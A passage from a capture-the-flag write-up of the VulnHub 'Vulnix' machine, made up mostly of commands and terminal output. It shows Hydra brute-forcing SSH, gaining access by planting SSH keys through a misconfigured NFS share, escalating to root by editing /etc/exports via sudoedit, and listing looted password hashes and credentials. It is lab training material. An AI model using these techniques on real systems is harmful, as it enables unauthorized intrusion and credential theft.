Hydra (http://www.thc.org/thc-hydra) starting at 2019-09-20 14:09:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p:0), ~14344402 tries per task
[DATA] attacking ssh://192.168.92.177:22/
[22][ssh] host: 192.168.92.177   login: user   password: letmein
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 9 final worker threads did not complete until end.
[ERROR] 9 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2019-09-20 14:09:45
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #
```

Figure 4: writeup.enumeration.steps.5.1

Findings

Open Ports

```
22/tcp    |  ssh       |  OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
25/tcp    |  smtp      |  Postfix smtpd
79/tcp    |  finger    |  Linux fingerd
110/tcp   |  pop3      |  Dovecot pop3d
111/tcp   |  rpcbind   |  2-4 (RPC #100000)
143/tcp   |  imap      |  Dovecot imapd
512/tcp   |  exec      |  netkit-rsh rexecd
513/tcp   |  login     |  OpenBSD or Solaris rlogind
514/tcp   |  shell     |  Netkit rshd
993/tcp   |  ssl/imap  |  Dovecot imapd
995/tcp   |  ssl/pop3  |  Dovecot pop3d
2049/tcp  |  nfs_acl   |  2-3 (RPC #100227)
34422/tcp |  mountd    |  1-3 (RPC #100005)
39054/tcp |  mountd    |  1-3 (RPC #100005)
50680/tcp |  mountd    |  1-3 (RPC #100005)
57819/tcp |  nlockmgr  |  1-4 (RPC #100021)
59222/tcp |  status    |  1 (RPC #100024)
```

Users

```
ssh: root, user, vulnix
```

Phase #2: Exploitation

1. Nothing useful is found with the `user` account so we move on for further enumeration. Let's explore NFS shares:

```
showmount -e 192.168.92.177
  Export list for 192.168.92.177:
  /home/vulnix *
```

2. We create a mount directory `./mnt`, mount the remote NFS share with NFSv3 so that we can see the UID, create a new user `vulnix` with the expected UID, change to user `vulnix`, create a `.ssh` directory, copy `id_rsa.pub` to `.ssh/authorized_keys` and SSH into the target as user `vulnix`:

```
mkdir ./mnt/
mount 192.168.92.177:/home/vulnix ./mnt -o vers=3
ls -l
useradd -u 2008 vulnix
cp ~/.ssh/id_rsa.pub ./authorized_keys
su vulnix
cd ./mnt/
mkdir .ssh/
cp ./authorized_keys ./.ssh/
exit
ssh vulnix@192.168.92.177
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # mount 192.168.92.177:/home/vulnix ./mnt -o vers=3
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # ll
total 44K
-rw-r--r-- 1 root   root    391 Sep 19 17:56 authorized_keys
drwxr-x--- 2 vulnix vulnix 4.0K Sep  2  2012 mnt
-rw-r--r-- 1 root   root   1.3K Sep 19 18:23 passwd
drwxr-xr-x 3 root   root   4.0K Sep 19 17:29 results
-rw-r--r-- 1 root   root    25K Sep 20 14:18 writeup.yml
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #
```

Figure 5: writeup.exploitation.steps.2.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # su vulnix
$
$
$ cd mnt
$
$
$ ls -la
total 24
drwxr-x--- 3 vulnix vulnix 4096 Sep 20 14:21 .
drwxr-xr-x 4 root   root   4096 Sep 20 14:19 ..
-rw-r--r-- 1 vulnix vulnix  220 Apr  3  2012 .bash_logout
-rw-r--r-- 1 vulnix vulnix 3486 Apr  3  2012 .bashrc
-rw-r--r-- 1 vulnix vulnix  675 Apr  3  2012 .profile
drwxr-xr-x 2 vulnix vulnix 4096 Sep 20 14:21 .ssh
$
$
$ cp ../authorized_keys .ssh/
$ ls -la
total 24
drwxr-x--- 3 vulnix vulnix 4096 Sep 20 14:21 .
drwxr-xr-x 4 root   root   4096 Sep 20 14:19 ..
-rw-r--r-- 1 vulnix vulnix  220 Apr  3  2012 .bash_logout
-rw-r--r-- 1 vulnix vulnix 3486 Apr  3  2012 .bashrc
-rw-r--r-- 1 vulnix vulnix  675 Apr  3  2012 .profile
drwxr-xr-x 2 vulnix vulnix 4096 Sep 20  2019 .ssh
$
$
$ ls -la .ssh
total 12
drwxr-xr-x 2 vulnix vulnix 4096 Sep 20 14:22 .
drwxr-x--- 3 vulnix vulnix 4096 Sep 20 14:21 ..
-rw-r--r-- 1 vulnix vulnix  391 Sep 20 14:22 authorized_keys
$
$
$
$
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #
```

Figure 6: writeup.exploitation.steps.2.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # ssh vulnix@192.168.92.177
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sat Sep 21 00:18:18 BST 2019

  System load:  0.0               Processes:           90
  Usage of /:   90.3% of 773MB    Users logged in:     0
  Memory usage: 9%                IP address for eth0: 192.168.92.177
  Swap usage:   0%

  => / is using 90.3% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Sep 20 22:23:08 2019 from 192.168.92.163
vulnix@vulnix:~$ id
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
vulnix@vulnix:~$
vulnix@vulnix:~$ uname -a
Linux vulnix 3.2.0-29-generic-pae #46-Ubuntu SMP Fri Jul 27 17:25:43 UTC 2012 i686 i686 i386 GNU/Linux
vulnix@vulnix:~$
vulnix@vulnix:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:87:38:08
          inet addr:192.168.92.177  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe87:3808/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4856 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2580 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:481207 (481.2 KB)  TX bytes:239554 (239.5 KB)
          Interrupt:18 Base address:0x2000
```

Figure 7: writeup.exploitation.steps.2.3

Phase #2.5: Post Exploitation

```
vulnix@vulnix> id
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
vulnix@vulnix>
vulnix@vulnix> uname
Linux vulnix 3.2.0-29-generic-pae #46-Ubuntu SMP Fri Jul 27 17:25:43 UTC 2012 i686 i686 i386
 ↪  GNU/Linux
vulnix@vulnix>
vulnix@vulnix> ifconfig
eth0  Link encap:Ethernet  HWaddr 00:0c:29:87:38:08
      inet addr:192.168.92.177  Bcast:192.168.92.255  Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fe87:3808/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:98658 errors:10 dropped:22 overruns:0 frame:0
      TX packets:96465 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:10590403 (10.5 MB)  TX bytes:7005490 (7.0 MB)
      Interrupt:18 Base address:0x2000
vulnix@vulnix>
vulnix@vulnix> users
root
```

```
user
vulnix
```

Phase #3: Privilege Escalation

1. We find that user `vulnix` is allowed to `sudoedit /etc/exports` on this target:

```
sudo -l
cat /etc/exports
```

```
vulnix@vulnix:~$ sudo -l
Matching 'Defaults' entries for vulnix on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vulnix may run the following commands on this host:
    (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
vulnix@vulnix:~$
vulnix@vulnix:~$
vulnix@vulnix:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix    *(rw,root_squash)
vulnix@vulnix:~$
```

Figure 8: writeup.privesc.steps.1.1

2. This means we can create a new share and mount it with `no_root_squash` option:

```
sudoedit /etc/exports
cat /etc/exports
```

```
vulnix@vulnix:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix    *(rw,root_squash)
/               *(rw,no_root_squash)
vulnix@vulnix:~$
```

Figure 9: writeup.privesc.steps.2.1

3. We have to reboot the target for the `/etc/exports` changes to take affect:

```
showmount -e 192.168.92.177
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # showmount -e 192.168.92.177
Export list for 192.168.92.177:
/             *
/home/vulnix *
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #
```

Figure 10: writeup.privesc.steps.3.1

4. We can now repeat the exploitation steps but this time for user `root` and enable remote SSH access:

```
mount 192.168.92.177:/ ./mnt -o vers=3
cd ./mnt
cd root/
mkdir .ssh/
cp ~/.ssh/id_rsa.pub ./.ssh/authorized_keys
ssh root@192.168.92.177
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # mount 192.168.92.177:/ ./mnt -o vers=3
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # ll
total 44K
-rw-r--r--  1 root root  391 Sep 20 14:22 authorized_keys
drwxr-xr-x 22 root root 4.0K Sep  2  2012 mnt
-rw-r--r--  1 root root 1.3K Sep 19 18:23 passwd
drwxr-xr-x  3 root root 4.0K Sep 19 17:29 results
-rw-r--r--  1 root root  25K Sep 20 16:20 writeup.yml
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # cd mnt/
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt # ls -la
total 104
drwxr-xr-x 22 root root  4096 Sep  2  2012 .
drwxr-xr-x  4 root root  4096 Sep 20 14:19 ..
drwxr-xr-x  2 root root  4096 Sep  2  2012 bin
drwxr-xr-x  2 root root  4096 Sep  2  2012 boot
drwxr-xr-x  3 root root  4096 Sep  2  2012 dev
drwxr-xr-x 91 root root  4096 Sep 20 09:23 etc
drwxr-xr-x  4 root root  4096 Sep  2  2012 home
lrwxrwxrwx  1 root root    37 Sep  2  2012 initrd.img -> /boot/initrd.img-3.2.0-29-generic-pae
drwxr-xr-x 19 root root  4096 Sep  2  2012 lib
drwx------  2 root root 16384 Sep  2  2012 lost+found
drwxr-xr-x  4 root root  4096 Sep  2  2012 media
drwxr-xr-x  2 root root  4096 Aug  3  2012 mnt
drwxr-xr-x  2 root root  4096 Sep  2  2012 opt
drwxr-xr-x  2 root root  4096 Aug  3  2012 proc
-rw-------  1 root root  1024 Sep  2  2012 .rnd
drwx------  3 root root  4096 Sep  2  2012 root
drwxr-xr-x  2 root root  4096 Sep  2  2012 run
drwxr-xr-x  2 root root  4096 Sep  2  2012 sbin
drwxr-xr-x  2 root root  4096 Mar  5  2012 selinux
drwxr-xr-x  2 root root  4096 Sep  2  2012 srv
drwxr-xr-x  2 root root  4096 Jul 26  2012 sys
drwxrwxrwt  2 root root  4096 Sep 20 16:17 tmp
drwxr-xr-x 10 root root  4096 Sep  2  2012 usr
drwxr-xr-x 12 root root  4096 Sep  2  2012 var
lrwxrwxrwx  1 root root    33 Sep  2  2012 vmlinuz -> boot/vmlinuz-3.2.0-29-generic-pae
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt #
```

Figure 11: writeup.privesc.steps.4.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt # cd root/
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root # ls -la
total 28
drwx------  3 root root 4096 Sep  2  2012 .
drwxr-xr-x 22 root root 4096 Sep  2  2012 ..
-rw-------  1 root root    0 Sep  2  2012 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
drwx------  2 root root 4096 Sep  2  2012 .cache
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
-r--------  1 root root   33 Sep  2  2012 trophy.txt
-rw-------  1 root root  710 Sep  2  2012 .viminfo
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root # mkdir .ssh
mkdir: created directory '.ssh'
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root # cp ~/.ssh/id_rsa.pub ./.ssh/authorized_keys
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root # ls -la .ssh/
total 12
drwxr-xr-x 2 root root 4096 Sep 20 16:26 .
drwx------ 4 root root 4096 Sep 20 16:25 ..
-rw-r--r-- 1 root root  391 Sep 20 16:26 authorized_keys
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root #
```

Figure 12: writeup.privesc.steps.4.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root # ssh 192.168.92.177
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sat Sep 21 00:26:27 BST 2019

  System load:  0.05              Processes:           93
  Usage of /:   90.3% of 773MB    Users logged in:     0
  Memory usage: 9%                IP address for eth0: 192.168.92.177
  Swap usage:   0%

  => / is using 90.3% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

root@vulnix:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vulnix:~#
root@vulnix:~# uname -a
Linux vulnix 3.2.0-29-generic-pae #46-Ubuntu SMP Fri Jul 27 17:25:43 UTC 2012 i686 i686 i386 GNU/Linux
root@vulnix:~#
root@vulnix:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:87:38:08
          inet addr:192.168.92.177  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe87:3808/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:242 errors:0 dropped:0 overruns:0 frame:0
          TX packets:181 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:30857 (30.8 KB)  TX bytes:37588 (37.5 KB)
          Interrupt:18 Base address:0x2000
```

Figure 13: writeup.privesc.steps.4.3

5. We can now access the flag to complete the challenge:

```
cat /root/trophy.txt
```

```
root@vulnix:~# ls -la
total 32
drwx------  4 root root 4096 Sep 21 00:25 .
drwxr-xr-x 22 root root 4096 Sep  2  2012 ..
-rw-------  1 root root    0 Sep  2  2012 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
drwx------  2 root root 4096 Sep  2  2012 .cache
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
drwxr-xr-x  2 root root 4096 Sep 21 00:26 .ssh
-r--------  1 root root   33 Sep  2  2012 trophy.txt
-rw-------  1 root root  710 Sep  2  2012 .viminfo
root@vulnix:~#
root@vulnix:~#
root@vulnix:~#
root@vulnix:~# cat trophy.txt
cc614640424f5bd60ce5d5264899c3be
root@vulnix:~#
```

Figure 14: writeup.privesc.steps.5.1

Loot

Hashes

```
root:$6$GpmQGQUN$8kLewzMF4ItmxezcryWqSPrXNRTH5TOQFKKkHjK2NSmrTg95xiYi.l8L.RYUL.8
 ↪ pAsj8s4EGvDy4dvENQ.......................
user:$6$gLVDPSY5$CGHDuEBpkC90vX2xFD9NeJC0O9XfhVj9oFVvL8XbTRpBnt/7WJFpADj0zboPTKTqPbOHafZGUd/
 ↪ exj4OZ.....................
vulnix:$6
 ↪ $tMOyhDF2$gExhASDVWJqHYn00.A8XLJb.DvE7bdD6NffAno3iY5zEkJwZ4yDTGMrhdVbkMXV1dlBT00DoGFR7oXbtD..........
```

Credentials

```
ssh: user/letm...
```

Flags

```
cc614640424f5bd60ce5d5264.......
```

References

[+] https://www.vulnhub.com/entry/hacklab-vulnix,48/
[+] https://guif.re/linuxeop
[+] https://blog.christophetd.fr/write-up-vulnix/
[+] https://rastating.github.io/vulnix-ctf-walkthrough/
[+] https://www.abatchy.com/2016/10/walkthrough-vulnix-vulnhub-vm